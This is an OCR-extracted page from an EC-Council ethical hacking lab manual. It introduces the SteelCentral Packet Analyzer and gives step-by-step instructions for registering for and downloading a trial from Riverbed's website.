
SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. It captures terabytes of packet data traversing the network, reads it, and displays it in a GUI. It can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads), without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

Here, we will use the SteelCentral Packet Analyzer tool to analyze a network.

1. Switch to the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**) now type **https://www.riverbed.com/in/trialdownloads.html** in the address bar; press **Enter**.
2. The **riverbed** website appears, displaying **TRIAL DOWNLOADS**. Scroll down and click on **AppResponse Packet Analyzer Plus Trial**.

   Note: The tool version might differ in your lab environment.


   Note: At the bottom of the page click on **Accept All Cookies**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


3. A website appears with a registration form. Fill in your required personal details to create an account and click the **SUBMIT** button.

   Note: Here, you must give your work email to create an account.




   Note: If a **Please verify your email address** pop-up appears; click **CONFIRM** to submit the entered email address.

4. A **Thank You** webpage appears with information regarding the trial version.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Open a new tab and log in to the email account you provided during registration. Open the email from **Riverbed Evaluation License Request for SteelCentral AppResponse Virtual**, and click the **Software** link to download SteelCentral Packet Analyzer.

